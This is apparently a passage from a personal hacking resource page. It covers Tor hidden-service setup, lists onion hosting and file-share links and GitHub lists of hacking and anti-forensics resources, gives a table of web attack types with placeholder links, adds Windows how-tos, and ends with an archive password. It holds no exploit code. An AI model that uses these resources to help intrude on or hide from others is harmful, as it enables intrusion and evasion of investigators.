HiddenServicePort 80 yourip:80

```
systemctl start tor
service apache2 start
```

To access your Site :: var/lib/tor/website/hostname
host file path :: /var/www/html/

Domain and hosting

Hostingmate >> <http://hostmate2s6cudoclklceo6u2jjilgdz2rfx5r2xue2r26kx2jgl5ad.onion/>
IncogNet >> <http://incoghostm2dytlqdiaj3lmt7x2l5gb76jhabb6ywbqhfzcoqq6aad.onion/>
OnionLand Hosting >> <http://dwebkjkovsjobzrb45dz6prnlifnapiyp2dba33vcmsaikr2re4d5qd.onion/>
Freedom Hosting >> <http://fhostingineiwjg6cppciac2bemu42nwsupvvisihnczinok362qfrqd.onion/>

File Upload ::

Image Hosting >> <http://uoxqi4lrfqztugili7zzgygibs4xstehf5hohtkpyqcoyryweypzkwid.onion/>

☐ File Share

OnionShare

<https://onionshare.org/>

<http://lldan5gahapx5k7iafb3s4ikijc4ni7gx5iywdfkba5y2ezyg6sjgyd.onion/>

SecureDrop >> <http://sdolvtfhatsysc6l34d65ymdwxcuajausv7k5jk4cy5ttzhjoi6fzvyd.onion/>

Turbo.me >> <http://3qeyzgtujhguzjletcz34qxsioqymlni6s6rhc37kpobyttnzngwlzjid.onion/>

Github Resource ::

Awesome Darknet >> <https://github.com/DarknetList/awesome-darknet>

Shallot >> <https://github.com/katmagic/Shallot>


OnionScan >> <https://github.com/s-rah/onionscan>

Some Extra Resources

Name	Links
Awesome-Hacking	https://github.com/Teammatiix/Awesome-Hacking
Awesome Bug Bounty	https://github.com/Teammatiix/awesome-bug-bounty
Awesome Recon Tools	https://github.com/nahberry/awesome-recon-tools
Awesome WAF	https://github.com/Teammatiix/Awesome-WAF
Awesome Cloud Security	https://github.com/4ndersonLin/awesome-cloud-security
Android Security Awesome	https://github.com/NetKingJ/android-security-awesome
Awesome Web Hacking	https://github.com/infoslack/awesome-web-hacking
Awesome BBHT	https://github.com/0xApt/awesome-bbht
Awesome Google VRP Writeups	https://github.com/xdavidhu/awesome-google-vrp-writeups
Awesome CTF	https://github.com/apsdehal/awesome-ctf
Awesome Mobile CTF	https://github.com/xtiankisutsa/awesome-mobile-CTF
Awesome-Android-Security	https://github.com/saeidshirazi/awesome-android-security
Awesome API Security tools	https://github.com/arainho/awesome-api-security
Awesome Anti forensic	https://github.com/shadowck/awesome-anti-forensic
Awesome Forensics	https://github.com/Cugu/awesome-forensics
XSS	Link link
SQLi	Link
SSRF	Link link
CRLF	Link Link
CSV-Injection	Link Link
Command Injection	Lnk
Directory Traversal	Link
LFI	link Link
XXE	Link
Open Redirect	Link
RCE	Link
Crypto	Link
Template injection	Link Link
XSLT	link
Content Injection	Link
LDAP Injection	Link
NoSQL Injection	Link
CSRF Injection	Link
GraphQL Injection	link
IDOR	Link
ISCM	Link
LaTeX Injection	Link
OAuth	Link
XPATH Injection	Link
Bypass Upload Tricky	Link

Ques: How to Install Microsoft .NET Framework 3.5 Offline?

Ans: [Click Me](#) or [Click Me](#) . You Can Find A file then Insert your usb Bootable Drive or DVD. Then downloadable file run as admin and select the path and hit install and wait some time.



Ques : Enable Windows 10 Sandbox with PowerShell and Dism ?

Open PowerShell as Administrator. Type or copy-paste the following **command**:

Enable-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM" -All -Online

When prompted to restart the computer, type Y, and press Enter.

The change can be undone with the following command:

Disable-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM" -Online

To Enable Windows 10 Sandbox with PowerShell,

1. [Open PowerShell as Administrator](#).Tip: You can [add "Open PowerShell As Administrator" context menu](#).

2. Type or copy-paste the following command:

```
Enable-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM" -All -Online
```

3. When prompted to [restart](#) the computer, type Y, and press Enter.

4. The change can be undone with the following command:

```
Disable-WindowsOptionalFeature -FeatureName "Containers-DisposableClientVM" -Online
```

You are done.

[All The TOOL Download Link](#) [AllTOOL HackingBooks](#) [WordpressSecurity](#)

Pass: hacking@2023